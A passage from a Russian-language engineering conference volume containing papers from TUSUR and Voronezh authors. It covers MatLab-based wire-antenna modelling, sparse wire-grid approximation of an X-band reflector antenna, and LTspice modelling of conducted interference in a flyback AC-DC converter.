


Рис. 4. Полученные ДН антенны из ПС в плоскости $\varphi = 0^\circ$ на частотах а – 2,5; б – 2,6 и в – 2,7 ГГц

Заключение

Верифицированы результаты моделирования антенны с помощью разработанного MatLab-кода на основе АХМ. ДН антенны из ПС, полученные в MatLab, сравнивались с полученными в TUSUR.EMC,

CST и 4NEC2. Показано, что разработанный код на основе АХМ дает достаточно точные результаты, что подтверждает его потенциал для эффективного анализа проводных антенн. В дальнейшем планируется применять его для анализа более сложных антенн, таких как разреженные.

Таблица 4

ШЛ антенны из ПС на разных частотах

Система	Плоскость $\varphi = 90^\circ$			Плоскость $\varphi = 0^\circ$		
	2,5 ГГц	2,6 ГГц	2,7 ГГц	2,5 ГГц	2,6 ГГц	2,7 ГГц
MatLab	48	60	64	81	78	80
TUSUR.EMC	49	62,5	63	76	77	78
CST	49	66,5	78	76	74	79
4NEC2	52	68	100	78	94	190

Работа выполнена при финансовой поддержке Минобрнауки России по проекту FEWM-2024-0005.

Литература

- Gazizov T.R. A simple modeling methodology for creating hidden antennas / T.R. Gazizov, A.A. Hasan, M.T. Nguyen // 2023 International Conference on Industrial Engineering, Applications and Manufacturing (ICIEAM). – Sochi, Russian Federation. 2023. – PP. 1080–1084. DOI: 10.1109/ICIEAM57311.2023.10139026.
- Hasan A.A. Modelling and designing wire-grid sparse antennas using MoM-based approaches for enhanced performance and reduced cost / A.A. Hasan, M.T. Nguyen, T.R. Gazizov // Microwave Review. – December 2023. – Vol. 29, No. 2. – PP. 83–94. DOI: 10.18485/mrts_mr.2023.29.2.10.
- Sadasiva M.R. A new technique to generate a sparse matrix using the method of moments for electromagnetic scattering problem / M.R. Sadasiva, K.G. Griffin // Microwave and Optical Technology Letters. – December 1998. – Vol. 1. – PP. 271–274. DOI: 10.1002/(SICI)1098-2760(199811)19:4<271::AID-MOP8>3.0.CO;2-H.
- Данг Т.Ф. Анализ рассеивающих структур методом моментов с теорией характеристических мод: рассеянное поле прямого проводника / Т.Ф. Данг, А.Ф. Алхадж Хасан // Обмен опытом в области создания сверхширокополосных радиоэлектронных систем: матер. X Всерос. науч.-техн. конф. – Омск: АО «Центральное конструкторское бюро автоматики», 2024. – С. 62–70.
- Inclán-Sánchez L. Performance evaluation of a low-cost semitransparent 3D-Printed mesh patch antenna for urban communication applications // Electronics. – 2024. – Vol. 13. – P. 153. DOI: 10.3390/electronics13010153.
- Nguyen M.T. Sparse wire grid 3D printed patch antenna / M.T. Nguyen, A.A. Hasan, T.R. Gazizov // 2024 Wave Electronics and its Application in Information and Telecommunication Systems (WECNF). – St. Petersburg, Russian Federation, 2024. – PP. 1–7. DOI: 10.1109/WECNF61770.2024.10564602.

Данг Туан Фьонг

Аспирант, каф. телевидения и управления (ТУ) Томского государственного университета систем управления и радиоэлектроники (ТУСУР) Эл. почта: dang.p.2213-2023@e.tusur.ru

Алхадж Хасан Аднан Фаезович

Канд. техн. наук, каф. ТУ ТУСУРа Эл. почта: alkhadzh@tusur.ru

М.Т. Нгуен, А.Ф. Алхадж Хасан

Рефлекторная антенна X-диапазона из разреженной проводной сетки

Представлены аппроксимация сплошной металлической поверхности рефлекторной антенны X-диапазона проводной сеткой и результаты применения аппроксимации оптимальной токовой сеткой (АОТС) для создания её разреженных структур. Сначала характеристики антенны из проводной сетки сравнивались с измеренными для сплошной металлической антенны. Затем АОТС с различными параметрами применялась к исходной проводной сетке. Полученные разреженные структуры имеют меньшую массу и требования к памяти и времени моделирования по сравнению с исходной при сохранении радиотехнических характеристик. Данная работа подтверждает эффективность применения АОТС к созданию разреженных структур из проводной сетки для различных антенн, работающих в разных диапазонах частот.

Ключевые слова: метод моментов, проводная сетка, разреженные антенны, аппроксимация оптимальной токовой сеткой, рефлекторная антенна, X-диапазон.

Для современных телекоммуникационных систем важно уменьшение массы антенн [1–3]. Она значительно влияет на их характеристики и применение в современных телекоммуникационных системах, напрямую завися от их конструкции и используемых материалов. Поверхности традиционных антенн часто изготавливаются из сплошных металлов, таких как алюминий [4] или медь [5], благодаря их высокой проводимости, что минимизирует потери. Однако использование сплошных металлических поверхностей может привести к росту общей массы системы, что критично, особенно в приложениях, требующих мобильности или установки на движущихся транспортных средствах, таких как самолеты и спутники. В этой связи актуально уменьшение массы антенн без ухудшения их характеристик.

Одним из решений для уменьшения массы антенн является использование проводных сеток (ПС) для аппроксимации сплошной металлической поверхности традиционных антенн [6–8]. Однако одной из самых сложных задач при аппроксимации металлической поверхности антенн с помощью ПС является обеспечение требуемых характеристик до изготовления. Для этого необходимо точно рассчитать распределение тока по проводам в сетке и возникающее от них электромагнитное поле.

С развитием компьютерных технологий метод моментов (МоМ) стал одним из мощных инструментов для решения этой задачи, так как он позволяет точно и эффективно моделировать сложные проводящие структуры, требуя при этом меньше времени и памяти, чем другие методы [9]. Также МоМ стал основой новых подходов к дальнейшему уменьшению массы антенн. Одним из них стала аппроксимация оптимальной токовой сеткой (АОТС), предложенная для создания разреженных ПС [10]. Достоинством АОТС стала возможность создавать разреженные структуры путем изменения допусков удаления элементов сетки (ДУЭС). Полученные разреженные структуры из ПС имеют меньшую массу, чем исходная, но прежние радиотехнические характеристики.

АОТС уже применялась к рефлекторной антенне С-диапазона [10], рупорной антенне и конической рупорной антенне X-диапазона [11]. Однако для более полной верификации её эффективности необходимо её дополнительное применение к различным типам антенн, работающих в различных диапазонах частот. Поэтому целью данной работы является аппроксимация сплошной металлической поверхности рефлекторной антенны X-диапазона с использованием ПС и АОТС с различными ДУЭС для генерации её разреженных структур.

Аппроксимация поверхности рефлекторной антенны X-диапазона проводной сеткой

Взятая рефлекторная антенна из [12] для диапазона частот 10–12 ГГц имеет параметры: диаметр рефлектора $D = 400$ мм, глубина рефлектора $h = 140$ мм и фокусное расстояние $F = 71,4$ мм. Металлическая поверхность рефлектора аппроксимировалась ПС из 116 радиальных и 36 концентрических проводов. Поверхность антенны аппроксимировалась числом проводов $N = 8352$ с радиусом $\lambda_0/30$, где λ_0 – длина волны на частоте 11 ГГц. Для возбуждения антенны использовался провод с разностью потенциалов 1 В, длиной и радиусом $\lambda_0/3,6$, размещенный на оси рефлектора на расстоянии F от его центра. Модели рефлекторной антенны со сплошной металлической поверхностью и с аппроксимацией ПС показаны на рис. 1.




Рис. 1. Сплошная металлическая [12] – а; ПС-структуры рефлекторной антенны – б

Для оценки эффективности аппроксимации металлической поверхности рефлектора ПС сопоставлялись полученные в системе TUSUR.EMC (ранее TALGAT) [13] диаграммы направленности (ДН) для ПС-структуры с экспериментальными для сплошной металлической в E - и H -плоскостях на основных частотах (рис. 2). Максимальный коэффициент усиления ($KU_{\text{макс}}$), коэффициент отражения ($|S_{11}|$), уровень боковых лепестков (УБЛ) и ширина луча (ШЛ) для разных структур приведены в таблице.




Рис. 2. ДН антенны в E - и H -плоскостях на частотах 10,3 ГГц ($a, б$); 10,7 ГГц ($в, г$) и 11,7 ГГц ($д, е$): сплошная линия – эксперимент [12]; пунктирная – ПС (моделирование)

Характеристики различных структур антенны

f , ГГц	Структура	$KU_{\text{макс}}$, дБ	$ S_{11} $, дБ	УБЛ (E/H), дБ	ШЛ (E/H), град
10,3	[12]	29,16	≤ -14	-28,3/-17,7	4,6±1
	ПС	29,23	-17,3	-26,4/-21,9	6,85/4,38
10,7	[12]	29,62	≤ -14	-16,9/-25,2	4,6±1
	ПС	29,68	-17,4	-26,8/-15,9	6,36/4,12
11,7	[12]	30,21	≤ -14	-14,6/-22,6	4,6±1
	ПС	30,34	-19,9	-27,5/-21,4	5,93/3,78

Сравнение демонстрирует хорошую согласованность между данными для структуры из ПС и измеренными для сплошной металлической структуры. В основном направлении излучения ДН для ПС практически совпадают с экспериментальными на различных частотах. Незначительные расхождения наблюдаются лишь под некоторыми углами в боковых лепестках. Несмотря на то, что УБЛ и ШЛ для структуры из ПС немного выше, чем для сплошной металлической, $KU_{\text{макс}}$ и $|S_{11}|$ для ПС хорошо согласуются с измеренными и даже показыва-

ют небольшое улучшение (см. таблицу). Эти результаты подтверждают эффективность аппроксимации сплошной металлической поверхности посредством ПС, которая может служить в качестве исходной для применения АОТС с целью создания её разреженных структур.

Разреженные структуры из ПС после АОТС

Для получения разреженной структуры модуль тока в каждом проводе на центральной частоте нормируется относительно среднего в ПС и сравнивается с ДУЭС. Провода с нормированным модулем тока меньше ДУЭС удаляются, и остается разреженная ПС. Для анализа влияния ДУЭС на создание разреженной структуры после АОТС выбраны ДУЭС = 15, 50%. Структуры после АОТС с указанными ДУЭС обозначены как A_{15} и A_{50} и показаны на рис. 3 с числом проводов в них 6 420 и 4 677 соответственно, напрямую влияющим на массу антенны и затраты памяти и времени на моделирование. Уменьшение массы, памяти и времени для A_{15} составляет соответственно 1,30; 1,69 и 2,20 раза, а A_{50} – 1,79; 3,19 и 5,70 раза.

Поскольку число проводов влияет и на характеристики антенны, то для разреженных и исходной ПС $KU_{\text{макс}}$ коэффициент стоячей волны по напряжению (КСВН), $|S_{11}|$ и модуль входного импеданса $|Z|$ сравнивались в рабочем диапазоне частот 10–12 ГГц (рис. 4), а ДН разреженных и исходной структур – в плоскостях E и H на частоте 11 ГГц (рис. 5).




Рис. 3. Разреженные ПС после АОТС при ДУЭС=15 (a) и 50 ($б$) %




Рис. 4. Частотные зависимости полученных $KU_{\text{макс}}$ – a ; КСВН – $б$; $|S_{11}|$ – $в$; и $|Z|$ $г$; исходной (—) и разреженных ПС-антенн после АОТС при ДУЭС=15% (···) и 50% (- -)

Рисунок 4 показывает, что различий между результатами для A_{15} и исходной структурой практи-

чески нет. Расхождения больше для A_{50} , особенно у KU_{\max} в рабочем диапазоне частот. Между тем среднее уменьшение на 0,5 от 30 дБ относительно мало. ДН на рис. 5 демонстрируют, что в основном направлении излучения различия между разреженными структурами и исходной минимальны. Однако в боковых и задних направлениях излучение A_{50} имеет более высокие УБЛ, чем A_{15} и исходная структура.




Рис. 5. Полученные ДН на частоте 11 ГГц в плоскостях: E – a и H – b ; для исходной (—) и разреженных ПС после АОТС при ДУЭС = 15% (···) и 50% (---)

Эти расхождения считаются приемлемыми, так как основная задача антенны такого типа заключается в обеспечении эффективного излучения в основном направлении. Между тем разреженные структуры имеют значительно меньшую массу, затраты памяти и времени моделирования, чем исходная. Поэтому разреженные структуры из ПС могут быть использованы вместо исходной или сплошной металлической, при этом сохраняя радиотехнические характеристики. В зависимости от конкретных требований производители могут выбрать оптимальный ДУЭС для создания разреженной структуры, соответствующей этим требованиям.

Заключение

Оценена эффективность аппроксимации сплошной поверхности рефлекторной антенны X -диапазона с помощью ПС и АОТС для создания разреженных структур. Сравнение характеристик антенны из ПС и измеренных для сплошной дало хорошее согласование. Структура из ПС использовалась как исходная для разреженных структур после АОТС с разными ДУЭС. Новые антенны легче и требуют меньше ресурсов для моделирования, чем исходная ПС, при этом сохраняя радиотехнические характеристики.

Проанализировано влияние ДУЭС на характеристики разреженных структур. Структура с меньшим ДУЭС показала лучшие характеристики, а структура с большим ДУЭС позволила существенно сократить массу, затраты памяти и времени на моделирование. Работа подтверждает эффективность применения АОТС для создания разреженных структур из ПС для различных антенн, работающих в разных диапазонах частот.

Работа выполнена при финансовой поддержке Минобрнауки России по проекту FEWM-2024-0005 в ТУСУРе.

Литература

1. Паслен В.В. Уменьшение массогабаритных характеристик антенн / В.В. Паслен, В.А. Ермаков // Современные проблемы радиоэлектроники и телекоммуникаций. – 2019. – № 2. – С. 90.
2. Пат. 2 625 251 РФ, МПК Н 01 Q 1/38. Всенаправленная кольцевая антенна / Д.Д. Кохнюк, И.А. Боровик, Н.В. Коробейников и др. – № 2 016 134 179 / заявл. 19.08.2016; опубл. 12.07.2017.
3. Aragbaie Y.M. Mass Reduction Techniques for Short Backfire Antennas: Additive Manufacturing and Structural Perforations / Y.M. Aragbaie, D. Isleifson // Sensors. – 2023. – Vol. 23, No. 21. – P. 8765.
4. Conceptual Design of the Aluminum Reflector Antenna for DATE5 / Y. Qian, F.W. Kan, A.T. Sarawit, Z. Lou, J.Q. Cheng, H.R. Wang, Y.X. Zuo, J. Yang // Research in Astronomy and Astrophysics. – 2016. – Vol. 16, No. 8. – P. 006.
5. Metallic, 3D-printed, K-band-stepped, double-ridged square horn antennas / B. Zhang, Y.X. Guo, H. Sun, Y. Wu // Applied Sciences. – 2017. – Vol. 8, No. 1. – P. 33.
6. Горбунов С.К. Сеточная модель эллиптической рамочной антенны / С.К. Горбунов, Д.П. Табаков // Проблемы техники и технологий телекоммуникаций ПТиТТ–2020, Самара, 17–20 ноября 2020 г. – Самара: Поволжский гос. ун-т телекоммуникаций и информатики, 2020. – С. 355–356.
7. Табаков Д.П. Электродинамический анализ цилиндрической спиральной антенны с сеточным рефлектором / Д.П. Табаков, Е.И. Шихавцов // Проблемы техники и технологии телекоммуникаций. Оптические технологии в телекоммуникациях, Уфа, 23–25 ноября 2022 г. – Уфа: Уфим. ун-т науки и технологий, 2023. – С. 308–310.
8. The deep-space network telecommunication CubeSat antenna: Using the deployable Ka-band mesh reflector antenna / N. Chahat, R.E. Hodges, J. Sauder, M. Thomson, Y. Rahmat-Samii // IEEE Antennas and Propagation Magazine. – 2017. – Vol. 59, No. 2. – PP. 31–38.
9. Gibson W.C. The method of moments in electromagnetics. – Chapman and Hall/CRC, 2021. – 510 p.
10. Wire-grid and sparse MoM antennas: past evolution, present implementation and future possibilities / A. Alhaj Hasan, T.M. Nguyen, S.P. Kuksenko, T.R. Gazizov // Symmetry. – 2023. – Vol. 15, No. 2. – P. 378.
11. Alhaj Hasan A. Modelling and Designing Wire-Grid Sparse Antennas Using MoM-based Approaches for Enhanced Performance and Reduced Cost / A. Alhaj Hasan, M.T. Nguyen, T.R. Gazizov // Microwave Review. – 2023. – Vol. 29, No. 2. – PP. 83–94.
12. Parabolic antenna JRMD-400-10/11. Jirous antennas direction for your waves [Электронный ресурс]. – Режим доступа: <https://en.jirous.com/antennas-10ghz/jrmd-400-10-11/>, свободный (дата обращения: 15.09.2024).
13. Система TUSUR.EMC [Электронный ресурс]. – Режим доступа: <https://talgat.org/talगत-software/>, свободный (дата обращения: 02.09.2023).

Нгуен Мань Туан

Аспирант каф. телевидения и управления (ТУ) Томского государственного университета систем управления и радиоэлектроники (ТУСУР) Эл. почта: nguyen.t.2213-2022@e.tusur.ru

Алхадж Хасан Аднан Фаезович

Канд. техн. наук, ассистент каф. ТУ ТУСУРа Эл. почта: alkhadzh@tusur.ru

М.А. Ромащенко, А.В. Гудков

Моделирование силового контура обратноходового АС-DC-преобразователя для оценки уровня кондуктивных помех

Рассматривается решение задачи обеспечения требований электромагнитной совместимости АС-DC-преобразователей по критерию уровня кондуктивных помех. Предложена методика моделирования кондуктивных помех с использованием программы схемотехнического моделирования. Приведены основные этапы алгоритма синтеза модели силового контура обратноходового АС-DC-преобразователя. Отмечены особенности измерения параметров компонентов, включая силовой трансформатор. Продемонстрированы результаты экспериментального исследования модели на примере однотактного обратноходового АС-DC-преобразователя мощностью 100 Вт.

Ключевые слова: импульсный источник питания, АС/DC-преобразователь, кондуктивные помехи, электромагнитная совместимость.

Импульсные АС-DC-преобразователи являются источником эмиссии кондуктивных и излучаемых радиочастотных помех. Требования к уровню помех определяются стандартами по электромагнитной совместимости (ЭМС), однако достичь соответствия им с первого раза на практике удается не всегда. В таком случае инженеры-разработчики проводят несколько итераций доработок и повторных проверок преобразователя в лаборатории ЭМС, что приводит к затягиванию сроков разработки изделия и, соответственно, к более позднему сроку выхода на рынок.

В целях сокращения времени разработки предложена методика моделирования кондуктивных помех в программе схемотехнического моделирования LTspice. За основу данной методики берется схемотехническая модель силового контура АС-DC-преобразователя, которую разработчики часто создают в процессе проектирования. При наличии готовых моточных компонентов, таких как силовой трансформатор и индуктивные фильтры, а также подобранных конденсаторов силового контура снятие паразитных параметров не занимает много времени. Измеряемые параметры необходимы для добавления в модель, поскольку без них невозможно получить спектр помех, близкий к измеряемому в лаборатории ЭМС.

Таким образом, используя модель силового контура с добавлением в нее необходимых паразитных параметров, а также схемы эквивалента сети питания (ЭСП), возможно промоделировать кондуктивные помехи импульсного источника питания (ИИП). Моделирование производится с использованием функции быстрого преобразования Фурье (БПФ) и позволяет осуществить приблизительную оценку уровня помех в диапазоне до 7 МГц. В случае необходимости может быть проведена оптимизация схемы ИИП без большого числа доработок.

Алгоритм синтеза модели силового контура обратноходового АС-DC-преобразователя

Алгоритм модели, представленный на рис. 1, включает в себя последовательность этапов, позволяющую синтезировать модель силового контура преобразователя.



Рис. 1. Алгоритм синтеза модели силового контура обратноходового АС-DC-преобразователя

Алгоритм состоит из следующих этапов:

1. Снятие осциллограмм в заданных узлах схемы, измерение номиналов необходимых компонентов и их паразитных параметров.
2. Построение исходной модели силового контура преобразователя (при отсутствии такой модели у разработчика).
3. Добавление в модель схемы эквивалента сети питания.

4. Добавление паразитных параметров трансформатора.

5. Добавление паразитных параметров индуктивных дросселей фильтра и конденсаторов силового контура.

6. Выбор требуемого диапазона частот, задание шкалы амплитуды помех в дБмкВ.

В ходе экспериментов было установлено, что номиналы компонентов и их паразитные параметры необходимо измерять непосредственно перед началом построения модели. В иных случаях [1, 2] возможны пропуски измерений каких-либо параметров, приводящие к искажению результатов моделирования.

Вначале снимаются осциллограммы и измеряются величины напряжения в отдельных узлах преобразователя. На силовом ключе (сток-исток полевого транзистора) измеряется амплитуда импульса и выброса напряжения, время нарастания и спада напряжения на ключе, коэффициент заполнения. На выпрямительном диоде вторичной стороны измеряется амплитуда полки импульса и выбросов. Также на входном электролитическом конденсаторе после диодного моста следует измерить действующее напряжение.

Поскольку силовой трансформатор является одним из основных источников кондуктивных помех, особенно важно измерение его параметров: индуктивности первичной и вторичной обмоток, индуктивности рассеяния, распределенной межобмоточной емкости.

Измерение общей межобмоточной емкости трансформатора производится путем закорачивания его выводов первичной и вторичной обмоток и подключения к ним измерителя RLC АКПП-6103. Измерения производятся на частоте 10 кГц. Измерение индуктивности рассеяния производится путем закорачивания вторичной обмотки и измерения общей индуктивности рассеяния.

Далее рассматриваются индуктивные фильтры. Параметры, требующие измерения: индуктивность обмоток, индуктивность рассеяния.

В конденсаторах силового контура измеряются фактическая емкость и эквивалентное последовательное сопротивление ESR. Также измеряются номиналы демпфирующих цепей первичной и вторичной стороны. После завершения измерений выполняются остальные этапы алгоритма.

Затем строится исходная модель силового контура без паразитных параметров. В полученную модель добавляется схема ЭСП, необходимая для обеспечения установленного значения полного сопротивления на зажимах испытуемого устройства на высоких частотах, а также подачи напряжения кондуктивных помех на анализатор спектра [3]. Таким образом, используя схему ЭСП в модели, можно выделить напряжение помехи, которое затем будет разложено на гармонические составляющие с помощью БПФ.

На следующем этапе в силовой трансформатор добавляются паразитные параметры, участвующие в распространении кондуктивных помех (рис. 2).




Рис. 2. Эквивалентная схема паразитных параметров силового трансформатора

Далее производится добавление паразитных параметров дросселей фильтра и конденсаторов силового контура. С помощью RLC-метра производится измерение ESR конденсаторов для добавления в модель. Рекомендуется добавлять эквивалентные параллельные емкость и сопротивление, а также эквивалентную последовательную индуктивность ESL (если такие данные предоставляются производителем конденсаторов или есть возможность провести их измерение).

На заключительном этапе задается шкала амплитуды помех в дБмкВ и диапазон частот 150 кГц – 30 МГц в соответствии со стандартом EN55022, класс В [4].

Практическое моделирование обратного AC-DC-преобразователя для оценки уровня кондуктивных помех

В результате экспериментального исследования предложенного алгоритма проведено сравнение данных, полученных в результате моделирования с лабораторными спектрограммами, снятыми на анализаторе спектра АКПП-4212. В качестве объекта исследования взят однотактный обратный AC-DC преобразователь мощностью 100 Вт, выходное напряжение 12 В, ток нагрузки 7 А. На рис. 3 представлена спектрограмма исследуемого преобразователя, а на рис. 4 – результат моделирования кондуктивных помех в диапазоне 150 кГц – 30 МГц.




Рис. 3. Спектрограмма кондуктивных помех преобразователя в диапазоне 150 кГц – 30 МГц

Сравнивая полученные результаты можно сделать вывод, что в диапазоне 150 кГц – 7 МГц погрешность составила от 7,5 дБмкВ до –5,5 дБмкВ.

Установлено, что с ростом частоты форма огибающей смоделированных помех начинает отклоняться от экспериментально измеренных значений, а на частотах выше 25 МГц погрешность становится критичной. Это объясняется тем, что в модель преобразователя не закладывались паразитные индуктивности и емкости проводников печатной платы и монтажа, а также паразитные емкости между силовым транзистором, диодом и корпусом преобразователя, влияющие на помехи в поддиапазоне 6–30 МГц [1, 2].




Рис. 4. Результат моделирования кондуктивных помех преобразователя в диапазоне 150 кГц – 30 МГц

Заключение

В работе представлен алгоритм синтеза модели кондуктивных помех обратноходового AC-DC-преобразователя, применяемый в задачах обеспечения требований по ЭМС. Рассмотрен этап снятия осциллограмм в заданных узлах схемы, измерения номиналов необходимых компонентов и их паразитных параметров. Ранее подобные измерения выполнялись на других этапах, что создавало предпосылки к пропуску каких-либо измерений и, соответственно, получению ошибочных результатов при моделировании. Установлено, что первоначальное проведение этого этапа обеспечивает получение разработчиком необходимых данных для построения адекватной модели.

Проведенное сравнение результатов моделирования с экспериментальными измерениями, полученными в лаборатории ЭМС, показало, что модель дает отклонения по амплитуде относительно спектрограмм преобразователя от 7,5 дБмкВ до

–5,5 дБмкВ в диапазоне частот 150 кГц – 7 МГц. Следует учитывать, что в модели не заложены паразитные емкости силового транзистора и выпрямительного диода относительно корпуса, а также паразитных индуктивностей и емкостей печатной платы и монтажа. В этой связи верхняя граница диапазона применения модели по частоте составляет 7 МГц.

Литература

1. Ромашенко М.А. Методика моделирования кондуктивных помех обратноходового AC/DC-преобразователя / М.А. Ромашенко, А.В. Гудков, О.Ю. Макаров // Радиотехника. – 2024. – Т. 88, № 7. – С. 16–20. DOI: 10.18127/j00338486-202407-03.
2. Гудков А.В. Исследование кондуктивных помех импульсных источников питания на примере обратноходового AC/DC преобразователя / А.В. Гудков, М.А. Ромашенко // Радиолокация, навигация, связь: сборник трудов XXX Междунар. науч.-техн. конф., Воронеж, 16–18 апреля 2024 г. – Воронеж: Изд. дом ВГУ, 2024. – Т. 4. – С. 386–391.
3. ГОСТ 30805.16.1.2–2013 (CISPR 16-1-2:2006). Совместимость технических средств электромагнитная. Требования к аппаратуре для измерения параметров промышленных радиопомех и помехоустойчивости и методы измерений. – Ч. 1-2. Аппаратура для измерения параметров промышленных радиопомех и помехоустойчивости. Устройства для измерения кондуктивных радиопомех и испытаний на устойчивость к кондуктивным радиопомехам. – М.: Стандартинформ, 2014.
4. СТБ EN 55022–2012. Электромагнитная совместимость. Радиопомехи от оборудования информационных технологий. Нормы и методы измерений. – Минск: Госстандарт, 2012.

Ромашенко Михаил Александрович

Д-р техн. наук, проф. каф. конструирования и производства радиоаппаратуры (КИПР) Воронежского государственного технического ун-та
ORCID: 0000-0001-5629-6056
Эл. почта: kivr@vorstu.ru

Гудков Андрей Владимирович

Соискатель Воронежского государственного технического университета
Эл. почта: andrej23vrm@gmail.com

М.Е. Дорогов, В.А. Фещуков, Р.А. Садыков

Прототип модуля проектирования топологии антенной решётки

